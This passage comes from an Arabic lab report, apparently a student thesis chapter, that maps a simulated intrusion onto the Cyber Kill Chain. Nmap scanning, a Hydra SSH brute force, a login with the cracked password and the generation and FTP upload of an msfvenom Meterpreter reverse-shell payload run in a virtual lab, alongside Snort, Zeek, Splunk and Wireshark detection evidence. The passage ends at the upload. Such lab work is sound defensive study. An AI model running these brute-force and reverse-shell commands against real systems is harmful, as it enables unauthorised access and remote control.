شكل (٦-٤٤): التقاط حزم **SYN** باستخدام **wireshark** الصادرة من جهاز المهاجم إلى منافذ متعددة على جهاز الضحية، مما يعكس نمط المسح نصف المفتوح (**SYN Scan**) .

No.	Time	Source	Destination	Protocol	Length	Info
95	2026-02-12 14:36:38.511548359	192.168.193.128	192.168.193.134	TCP	60	46181 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
151	2026-02-12 14:36:39.624984984	192.168.193.128	192.168.193.134	TCP	60	46183 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
168	2026-02-12 14:36:39.668315683	192.168.193.128	192.168.193.134	TCP	60	46185 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
179	2026-02-12 14:36:39.918873189	192.168.193.128	192.168.193.134	TCP	60	46187 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
486	2026-02-12 14:36:44.746317717	192.168.193.128	192.168.193.134	TCP	60	46189 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
463	2026-02-12 14:36:49.107554948	192.168.193.128	192.168.193.134	TCP	60	46191 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
445	2026-02-12 14:36:49.234346183	192.168.193.128	192.168.193.134	TCP	60	46193 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
379	2026-02-12 14:41:42.270989830	192.168.193.134	192.168.193.134	TCP	60	31400 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460
6381	2026-02-12 14:41:42.271233368	192.168.193.134	192.168.193.134	TCP	60	22 → 39488 [SYN, ACK] Seq=0 Ack=1 Win=64248 Len=0 MSS=1460
6382	2026-02-12 14:41:42.271233368	192.168.193.134	192.168.193.134	TCP	60	39488 → 22 [RST] Seq=1 Win=0 Len=0
6383	2026-02-12 14:41:43.002698388	192.168.193.134	192.168.193.134	TCP	60	45026 → 22 [SYN] Seq=0 Win=1824 Len=0 MSS=1460 SACK_PERM TSval=3367718406 TSecr=0 WS=128
6384	2026-02-12 14:41:44.816414083	192.168.193.134	192.168.193.134	TCP	74	[TCP Retransmission] 45026 → 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3367718406 TSecr=0 WS=128
6387	2026-02-12 14:41:46.846336388	192.168.193.134	192.168.193.134	TCP	74	[TCP Retransmission] 45026 → 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3367718406 TSecr=0 WS=128
6388	2026-02-12 14:41:45.846553426	192.168.193.134	192.168.193.134	TCP	74	45026 → 22 [ACK] Seq=1 Ack=44 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3367718406 TSecr=1835182642
6389	2026-02-12 14:41:45.848991549	192.168.193.134	192.168.193.134	TCP	66	45026 → 22 [ACK] Seq=1 Ack=44 Win=32128 Len=0 TSval=3367718420 TSecr=1835182656
6390	2026-02-12 14:41:45.862286129	192.168.193.134	192.168.193.134	TCP	66	45026 → 22 [FIN, ACK] Seq=1 Ack=44 Win=32128 Len=0 TSval=3367718435 TSecr=1835182656
6391	2026-02-12 14:41:45.862590424	192.168.193.134	192.168.193.134	TCP	66	45026 → 22 [FIN, ACK] Seq=1 Ack=44 Win=32128 Len=0 TSval=3367718437 TSecr=1835182673
6392	2026-02-12 14:41:45.878289770	192.168.193.134	192.168.193.134	TCP	66	45026 → 22 [FIN, ACK] Seq=1 Ack=44 Win=32128 Len=0 TSval=3367718437 TSecr=1835182673
6393	2026-02-12 14:41:45.878742383	192.168.193.134	192.168.193.134	TCP	66	45026 → 22 [ACK] Seq=2 Ack=45 Win=32128 Len=0 TSval=3367718437 TSecr=1835182673
6394	2026-02-12 14:41:45.878877051	192.168.193.134	192.168.193.134	TCP	66	45026 → 22 [ACK] Seq=2 Ack=45 Win=32128 Len=0 TSval=3367718437 TSecr=1835182673

شكل (٦-٤٥): تحليل حركة SSH باستخدام Wireshark بعد تطبيق الفلتر tcp.port == 22 ، حيث يظهر إرسال حزم SYN متكررة من جهاز المهاجم إلى المنفذ ٢٢ على جهاز الضحية. لوحظ في بعض الحالات عدم اكتمال المصافحة الثلاثية أو الاستجابة بحزمة RST ، مما يعكس سلوك المسح نصف المفتوح (SYN Scan) . كما تم رصد حالات اكتملت فيها المصافحة الثلاثية (SYN → SYN/ACK → ACK) ، مما يؤكد أن خدمة SSH كانت فعلياً في حالة Open .

التحليل:

أظهرت نتائج الرصد أن عملية المسح المنفذة باستخدام أداة Nmap قد ولدت نمطاً واضحاً يمكن اكتشافه عبر كل من نظام Snort وأداة Zeek ، إضافة إلى تأكيده على مستوى تحليل الحزم باستخدام Wireshark . من الناحية التوفيقية ، قام Snort بتوليد تنبيهات متكررة تشير إلى نشاط Potential TCP SYN Scan ، حيث لوحظ تكرار التنبيه من نفس عنوان المصدر (١٢٨، ١٩٣، ١٦٨، ١٩٢) نحو منافذ متعددة على جهاز الضحية خلال فترة زمنية قصيرة.

أما من الناحية السلوكية ، فقد سجلت أداة Zeek عدداً مرتفعاً جداً من حالات الاتصال بالحالة S0 (عددها ٦٧١١ حالة) ، وهي حالة تشير إلى إرسال حزمة SYN دون إكمال المصافحة الثلاثية. يعكس هذا السلوك نمط المسح نصف المفتوح (Half-Open Scan) المستخدم في تقنية SYN Scan ، حيث يحاول المهاجم اكتشاف المنافذ المفتوحة دون إنشاء جلسة اتصال كاملة.

وعلى مستوى تحليل الحزم (Packet-Level Analysis) ، أكد Wireshark وجود عدد كبير من حزم TCP SYN المرسلة إلى منافذ متعددة خلال فترة زمنية قصيرة ، مع ملاحظة عدم اكتمال المصافحة الثلاثية في معظم الحالات أو الاستجابة بحزم RST من المنافذ المغلقة. كما تم رصد حالات محدودة اكتملت فيها المصافحة الثلاثية ، مما يؤكد أن بعض الخدمات – مثل – SSH كانت فعلياً في حالة Open .

أظهر التحليل داخل منصة Splunk وجود كثافة عالية من الاتصالات الصادرة من عنوان IP واحد إلى نطاق واسع من المنافذ ، مما يعزز الاشتباه بوجود نشاط آلي مخصص لجمع المعلومات.

بناءً على ذلك ، تم تصنيف هذا النشاط ضمن مرحلة Reconnaissance وفق نموذج Cyber Kill Chain ، حيث يسعى المهاجم إلى تحديد الخدمات المتاحة تمهيداً لاستغلالها في المراحل اللاحقة.

6-4-2 مرحلة التسليح (Weaponization)

تم في هذه المرحلة تجهيز أداة الهجوم المناسبة استناداً إلى نتائج مرحلة الاستطلاع. بعد التأكد من تشغيل خدمة SSH على جهاز الضحية، تم اختيار أداة Hydra لتنفيذ هجوم تخمين كلمات المرور، كما تم إعداد قائمة كلمات مرور مخصصة (small.txt) لاستخدامها أثناء عملية الهجوم. في هذا السيناريو، لا يتضمن التسليح إنشاء برمجية خبيثة، بل يتمثل في إعداد أداة التخمين وربطها بالخدمة المستهدفة تمهيداً لإرسال محاولات المصادقة.

6-4-3 مرحلة التسليم (Delivery)

تمثل مرحلة التسليم انتقال المهاجم من جمع المعلومات إلى محاولة استغلال إحدى الخدمات المكتشفة خلال مرحلة الاستطلاع. بعد التأكد من أن خدمة SSH تعمل على المنفذ ٢٢ على جهاز الضحية، تم تنفيذ هجوم Brute Force باستخدام أداة Hydra بهدف محاولة تسجيل الدخول إلى الحساب testuser باستخدام مجموعة من كلمات المرور المحتملة.

أولاً: تنفيذ الهجوم


```
root@kali: ~/Desktop
# hydra -i testuser -P small.txt ssh://192.168.193.134 -t 4 -V

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-12 07:21:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l1/p7), ~2 tries per task
[DATA] attacking ssh://192.168.193.134:22/
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "admin" - 1 of 7 [child 0] (0/0)
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "password" - 2 of 7 [child 1] (0/0)
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "1234" - 3 of 7 [child 2] (0/0)
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "test" - 4 of 7 [child 3] (0/0)
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "qwerty1234" - 5 of 7 [child 1] (0/0)
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "useruser" - 6 of 7 [child 1] (0/0)
[ATTEMPT] target 192.168.193.134 - login "testuser" - pass "123456" - 7 of 7 [child 1] (0/0)
[22][ssh] host: 192.168.193.134 login: testuser password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-12 07:21:33
```

شكل (٦-٤): تنفيذ هجوم Brute Force على خدمة SSH باستخدام أداة Hydra ، حيث تم تجربة عدة كلمات مرور للحساب testuser حتى تم اكتشاف كلمة المرور الصحيحة (123456) .

ثانياً: الرصد والتحليل



The screenshot shows the Splunk Enterprise interface with a search for Snort alerts. The search criteria are: index=main source=~/var/log/snort/snort.alert.fast. The results show four alerts, all of which are 'Custom Alert' type, generated at 15:28:05.679 on 2026-02-12. The alerts are related to the SSH brute force attack on 192.168.193.134.

Time	Alert Message	Source IP	Destination IP	Destination Port
2026-02-12 15:21:04.750	Potential TCP	192.168.193.128:33018	192.168.193.134:22	
2026-02-12 15:21:02.704	Custom Alert	192.168.193.128:33036	192.168.193.134:22	22
2026-02-12 15:28:05.679	Custom Alert	192.168.193.128:51900	192.168.193.134:22	22
2026-02-12 15:14:57.999	Custom Alert	192.168.193.128:45204	192.168.193.134:22	22

شكل (٦-٤): تنبيهات صادرة عن Snort أثناء تنفيذ هجوم SSH Brute Force ، حيث استمر النظام في رصد نشاط TCP المتكرر نحو المنفذ ٢٢ دون وجود قاعدة توقيعية متخصصة لاكتشاف محاولات المصادقة المتكررة.

yanzan@yanzan-Vmware-Virtual-Platform: /opt/zeek/logs/current\$ head -n 20 ssh.log

```
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field
#path ssh
#open 2026-02-12 15:08:28
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p version auth_success auth_attempts direction client server cipher_alg mac_alg
compression_alg key_alg host_key_alg host_key remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location
#types time string addr port addr port count bool count enum string string string string string string string string
#table
#types time string addr port addr port count bool count enum string string string string string string string string
#table
1770898104.224346 CBqgh03r612xMCPeL 192.168.193.128 41556 192.168.193.134 22 2 T 1 - SSH-2.0-OpenSSH_9.7p1 Debian-5 SSH-2.0-OpenSSH_9.6p1 U
buntu-3ubuntu13.14 chacha20-poly1305@openssh.com unac-64-etn@openssh.com none sntrup761x25519-sha512@openssh.com ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
1770898496.555488 Cnbrag9LnFLR6SYFc 192.168.193.128 32870 192.168.193.134 22 2 0 SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hnac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
1770898499.024886 CUSHV64vsk4Xg44kPh 192.168.193.128 45204 192.168.193.134 22 2 T SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hnac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
1770898496.968615 C17E51yk2P50stLr6 192.168.193.128 45174 192.168.193.134 22 2 F SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hnac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
1770898500.053898 CgQdQA3XeuBdw1seb 192.168.193.128 45188 192.168.193.134 22 2 F SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hnac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
1770898498.000097 C9D061k8ZG48js17h 192.168.193.128 45208 192.168.193.134 22 2 F SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hnac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
1770898803.221371 C0rUK14rVPYFF7p307 192.168.193.128 51490 192.168.193.134 22 2 - SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hnac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:0f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
```

شكل (٦-٤٨): سجل ssh.log في Zeek يُظهر محاولات مصادقة متعددة للحساب testuser ، مع ظهور حالات فشل (auth_success = F) قبل تسجيل نجاح عملية تسجيل الدخول (auth_success = T).

splunk-enterprise

Search Analytics Datasets Reports Alerts Dashboards

New Search

1 index=main sourcetype=zeek_ssh
2 | search id.orig_h=192.168.193.128
3 | table _time id.orig_h id.resp_h auth_success auth_attempts
4 | sort _time

17 events (before 2/12/26 3:36:12:00 PM) No Event Sampling

Events Patterns Statistics (77) Visualization

Show: 20 Per Page Format Preview On

_time	id.orig_h	id.resp_h	auth_success	auth_attempts
2026-02-12 15:21:20.231	192.168.193.128	192.168.193.134	F	1
2026-02-12 15:21:12.040	192.168.193.128	192.168.193.134	T	4
2026-02-12 15:21:00.301	192.168.193.128	192.168.193.134	-	0
2026-02-12 15:20:87.747	192.168.193.128	192.168.193.134	F	1
2026-02-12 15:20:06.693	192.168.193.128	192.168.193.134	T	2
2026-02-12 15:20:05.680	192.168.193.128	192.168.193.134	F	2
2026-02-12 15:20:04.649	192.168.193.128	192.168.193.134	F	2
2026-02-12 15:20:03.221	192.168.193.128	192.168.193.134	-	0
2026-02-12 15:15:00.053	192.168.193.128	192.168.193.134	F	1

شكل (٦-٤٩): تحليل محاولات المصادقة في Splunk ، موضحاً تكرار محاولات تسجيل الدخول خلال فترة زمنية قصيرة ونجاح المصادقة بعد عدة محاولات فاشلة.

Wireshark

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 22

No.	Time	Source	Destination	Protocol	Length	Info
144	2026-02-12 15:39:58.533490417	192.168.193.128	192.168.193.134	TCP	66	50958 → 22 [ACK] Seq=1345 Ack=1857 Win=31872 Len=0 TSval=337120617 TSecr=1838673171
144	2026-02-12 15:39:58.533490417	192.168.193.128	192.168.193.134	TCP	66	50958 → 22 [FIN, ACK] Seq=1344 Ack=1856 Win=31872 Len=0 TSval=337120618 TSecr=1838673158
144	2026-02-12 15:39:57.572436209	192.168.193.128	192.168.193.134	TCP	66	50974 → 22 [ACK] Seq=1261 Ack=1805 Win=31872 Len=0 TSval=337120127 TSecr=1838674418
144	2026-02-12 15:39:57.572436209	192.168.193.128	192.168.193.134	TCP	66	50974 → 22 [FIN, ACK] Seq=1260 Ack=1804 Win=31872 Len=0 TSval=337120122 TSecr=1838674409
140	2026-02-12 15:39:57.460313370	192.168.193.128	192.168.193.134	TCP	66	50950 → 22 [ACK] Seq=1345 Ack=1833 Win=31872 Len=0 TSval=337120019 TSecr=1838674310
138	2026-02-12 15:39:57.460313370	192.168.193.128	192.168.193.134	TCP	66	50940 → 22 [ACK] Seq=1345 Ack=1857 Win=31872 Len=0 TSval=337120013 TSecr=1838674304
136	2026-02-12 15:39:57.460313370	192.168.193.128	192.168.193.134	TCP	66	50940 → 22 [FIN, ACK] Seq=1344 Ack=1856 Win=31872 Len=0 TSval=337120010 TSecr=1838674290
131	2026-02-12 15:39:56.746026030	192.168.193.128	192.168.193.134	TCP	66	50950 → 22 [FIN, ACK] Seq=1344 Ack=1832 Win=31872 Len=0 TSval=337120026 TSecr=1838673578
126	2026-02-12 15:39:56.634851309	192.168.193.128	192.168.193.134	SSHv2	150	Client: 150 Client:
123	2026-02-12 15:39:55.579299553	192.168.193.128	192.168.193.134	SSHv2	150	Client: 150 Client:
120	2026-02-12 15:39:54.647378564	192.168.193.128	192.168.193.134	SSHv2	150	Client: 150 Client:
118	2026-02-12 15:39:54.645514240	192.168.193.128	192.168.193.134	SSHv2	134	Client: 134 Client:
115	2026-02-12 15:39:54.644700134	192.168.193.128	192.168.193.134	SSHv2	130	Client: 130 Client:
113	2026-02-12 15:39:54.602864596	192.168.193.128	192.168.193.134	SSHv2	82	Client: New Keys
111	2026-02-12 15:39:54.597507170	192.168.193.128	192.168.193.134	SSHv2	134	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
109	2026-02-12 15:39:54.596135105	192.168.193.128	192.168.193.134	SSHv2	1042	Client: Key Exchange Init
108	2026-02-12 15:39:54.595350806	192.168.193.128	192.168.193.134	TCP	66	50974 → 22 [ACK] Seq=24 Ack=44 Win=32128 Len=0 TSval=3371207145 TSecr=1838671436
105	2026-02-12 15:39:54.591638908	192.168.193.128	192.168.193.134	SSHv2	89	Client: Protocol (SSH-2.0-libssh_0.10.6)
104	2026-02-12 15:39:54.590425347	192.168.193.128	192.168.193.134	TCP	66	50974 → 22 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=3371207130 TSecr=1838671421
102	2026-02-12 15:39:54.590000010	192.168.193.128	192.168.193.134	TCP	74	[TCP Retransmission] 50974 → 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3371207130 TSecr=0 WS=2
100	2026-02-12 15:39:54.536150892	192.168.193.128	192.168.193.134	SSHv2	150	Client: 150 Client:
97	2026-02-12 15:39:53.712881070	192.168.193.128	192.168.193.134	SSHv2	150	Client: 150 Client:
95	2026-02-12 15:39:53.711029531	192.168.193.128	192.168.193.134	SSHv2	134	Client: 134 Client:
92	2026-02-12 15:39:53.710189032	192.168.193.128	192.168.193.134	SSHv2	130	Client: 130 Client:
90	2026-02-12 15:39:53.641152329	192.168.193.128	192.168.193.134	SSHv2	82	Client: New Keys
88	2026-02-12 15:39:53.625607309	192.168.193.128	192.168.193.134	SSHv2	134	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
85	2026-02-12 15:39:53.621231201	192.168.193.128	192.168.193.134	SSHv2	1042	Client: Key Exchange Init
81	2026-02-12 15:39:53.619811501	192.168.193.128	192.168.193.134	TCP	66	50950 → 22 [ACK] Seq=24 Ack=44 Win=32128 Len=0 TSval=3371206169 TSecr=1838670460
80	2026-02-12 15:39:53.585287067	192.168.193.128	192.168.193.134	SSHv2	89	Client: Protocol (SSH-2.0-libssh_0.10.6)
78	2026-02-12 15:39:53.559197577	192.168.193.128	192.168.193.134	TCP	74	[TCP Retransmission] 50950 → 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3371206169 TSecr=0 WS=2
77	2026-02-12 15:39:53.559197577	192.168.193.128	192.168.193.134	TCP	74	[TCP Retransmission] 50950 → 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3371206169 TSecr=0 WS=2
76	2026-02-12 15:39:53.559197577	192.168.193.128	192.168.193.134	TCP	74	[TCP Retransmission] 50950 → 22 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3371206169 TSecr=0 WS=2

Frame 140: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface ens33, id 0
Ethernet II, Src: VMware_08:0c:29:e6:cd:bd, Dst: VMware_08:0c:29:e6:48:ab (08:0c:29:e6:48:ab)
Internet Protocol Version 4, Src: 192.168.193.128, Dst: 192.168.193.134
Transmission Control Protocol, Src Port: 50958, Dst Port: 22, Seq: 1345, Ack: 1857, Len: 0

شكل (٦-٥٠): تحليل حركة SSH باستخدام Wireshark بعد تنفيذ هجوم Brute Force ، حيث تظهر جلسات اتصال SSH متعددة ومتتابة إلى المنفذ ٢٢ خلال فترة زمنية قصيرة. لوحظ تكرار عمليات المصادقة الثلاثية (TCP Handshake) متبوعة بإنهاء الجلسات بسرعة، مما يعكس سلوكاً آلياً يتوافق مع نمط هجوم Brute Force .

التحليل:

أظهر تنفيذ هجوم SSH Brute Force من مرحلة الاستطلاع إلى محاولة استغلال فعلية للخدمة المكتشفة مسبقاً. فعلى الرغم من أن نظام Snort لم يولد تنبيهاً صريحاً يشير إلى Brute Force ، نظراً لاعتماده على قواعد توقيعية محددة، إلا أنه استمر في رصد نشاط TCP المتكرر نحو المنفذ ٢٢.

في المقابل، سجلت أداة Zeek في ملف ssh.log محاولات مصادقة متعددة للحساب testuser ، حيث ظهرت عدة حالات فشل (auth_success = F) قبل تسجيل نجاح المصادقة (auth_success = T) ، مما يدل على نجاح عملية التخمين بعد عدد من المحاولات الفاشلة. كما أظهر تحليل السجلات داخل Splunk تكرار جلسات SSH خلال فترة زمنية قصيرة من نفس عنوان المصدر، وهو نمط يتوافق مع سلوك Brute Force.

أكد تحليل الحزم باستخدام Wireshark وجود جلسات اتصال SSH متتابة ومتكررة، مع إتمام المصادقة الثلاثية في كل محاولة ثم إنهاء الجلسة سريعاً، مما يعكس سلوكاً آلياً يختلف عن الاستخدام الطبيعي للخدمة.

بناءً على ذلك، تم تصنيف هذا النشاط ضمن مرحلة Delivery وفق نموذج Cyber Kill Chain .

4-4-6 مرحلة الاستغلال (Exploitation)

تمثل مرحلة الاستغلال الخطوة التي يقوم فيها المهاجم باستخدام البيانات أو الوسيلة التي تم إيصالها خلال مرحلة التسليم للوصول الفعلي إلى النظام المستهدف.

في هذا السيناريو، وبعد نجاح هجوم Brute Force على خدمة SSH واكتشاف كلمة المرور الصحيحة للحساب testuser ، تم استخدام بيانات الاعتماد الصحيحة لإنشاء جلسة اتصال فعلية مع جهاز الضحية.

أولاً: التنفيذ

```
root@kali: ~/Desktop
ssh testuser@192.168.193.134
testuser@192.168.193.134's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

229 updates can be applied immediately.
5 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


12 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Thu Feb 12 15:08:28 2026 from 192.168.193.128
testuser@Ubuntu-Victim:~$ whoami
testuser
testuser@Ubuntu-Victim:~$ ls
small.txt  snap
testuser@Ubuntu-Victim:~$ pwd
/home/testuser
testuser@Ubuntu-Victim:~$ s_
```

شكل (٦-٥): تسجيل الدخول بنجاح إلى جهاز الضحية عبر SSH بعد نجاح هجوم Brute Force ، وتنفيذ أوامر تحقق لإثبات الوصول إلى النظام.

```
yazan@yazan-VMware-Virtual-Platform:/opt/zeek/logs/current$ cat ssh.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path ssh
#open 2026-02-12-16-42-07
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p version auth_success auth_attempts direction client server cipher_alg mac_alg
compression_alg key_alg host_key_alg host_key remote_location.country_code remote_location.region remote_location.city remote_location.latitude remote_location
:longitude
#types time string addr port addr port count bool count enum string string string string string string string string string
double
1770903724.022788 CCKP1h206uMqUUPd11 192.168.193.128 54990 192.168.193.134 22 2 T 1 - SSH-2.0-OpenSSH_9.7p1 Debian-5 SSH-2.0-OpenSSH_9.6p1 U
buntu-3ubuntu13.14 chacha20-poly1305@openssh.com unac-64-etm@openssh.com none sntrup761x25519-sha512@openssh.com 84:bc:67:8f:52:5f:db:61:59:7e:c4:00:f2:
f5:ae:b4
1770904206.564462 CUHjMI1AJjs0Pjya1 192.168.193.128 37596 192.168.193.134 22 2 - 0 - SSH-2.0-libssh_0.10.6 SSH-2.0-OpenSSH_9.6p1 Ubuntu-3u
buntu13.14 chacha20-poly1305@openssh.com hmac-sha2-256-etm@openssh.com none curve25519-sha256 ssh-ed25519 84:bc:67:8f:52:5f:db:61:59:7e:c4:00:f2:f5:ae:b4 -
```

شكل (٥١-٦): تسجيل عملية مصادقة ناجحة في Zeek (auth_success = T) بعد سلسلة من المحاولات الفاشلة.



time	id.orig_h	id.resp_h	auth_success
2026-02-16 15:55:09.144	192.168.193.128	192.168.193.132	-
2026-02-16 15:56:40.481	192.168.193.128	192.168.193.134	-
2026-02-12 14:41:45.862	192.168.193.128	192.168.193.134	-
2026-02-12 15:08:34.324	192.168.193.128	192.168.193.134	T
2026-02-12 15:14:56.555	192.168.193.128	192.168.193.134	-
2026-02-12 15:14:56.968	192.168.193.128	192.168.193.134	F
2026-02-12 15:14:58.000	192.168.193.128	192.168.193.134	F
2026-02-12 15:14:59.024	192.168.193.128	192.168.193.134	T
2026-02-12 15:15:00.053	192.168.193.128	192.168.193.134	F

شكل (٥١-٦): عرض سجل المصادقة الناجحة في Splunk.

التحليل:

أظهر نجاح تسجيل الدخول باستخدام بيانات اعتماد صحيحة انتقال الهجوم إلى مرحلة الاستغلال الفعلي، حيث تم إنشاء جلسة اتصال كاملة مع النظام المستهدف. أكدت Zeek عملية المصادقة الناجحة، بينما أظهر Splunk الترابط الزمني بين المحاولات الفاشلة والنجاح النهائي.

5-4-6 مرحلة التثبيت (Installation)

تمثل مرحلة التثبيت (Installation) الخطوة التي يسعى فيها المهاجم إلى تثبيت وسيلة وصول خلفية داخل النظام المستهدف بعد نجاح عملية الاستغلال.

في هذا السيناريو، وبعد الحصول على وصول شرعي عبر SSH باستخدام بيانات اعتماد صحيحة، تم إنشاء ملف تنفيذي يحتوي على Reverse Shell Payload باستخدام أداة msfvenom، ثم رفعه إلى جهاز الضحية عبر خدمة FTP وتشغيله من داخل جلسة SSH، بهدف إنشاء قناة تحكم عكسية مع جهاز المهاجم.

أولاً: التنفيذ

```
(root@kali) ~/Desktop
# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.193.128 LPORT=4444 -f elf > shell.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068672 bytes
Final size of elf file: 1068672 bytes

(root@kali) ~/Desktop
# ls
apache-1691435735822.log  file  instagram.desktop  ITE_BMM601_F24_HW_C2_yazan_196653.zip  shell.elf  small.txt
```

شكل (٦-52): إنشاء ملف تنفيذي خبيث باستخدام msfvenom يحتوي على Reverse Meterpreter Payload.

```
(root@kali) ~/Desktop
# ftp 192.168.193.134
Connected to 192.168.193.134.
220 (vsFTPD 3.0.5)
Name (192.168.193.134:root): testuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put shell.elf
local: shell.elf remote: shell.elf
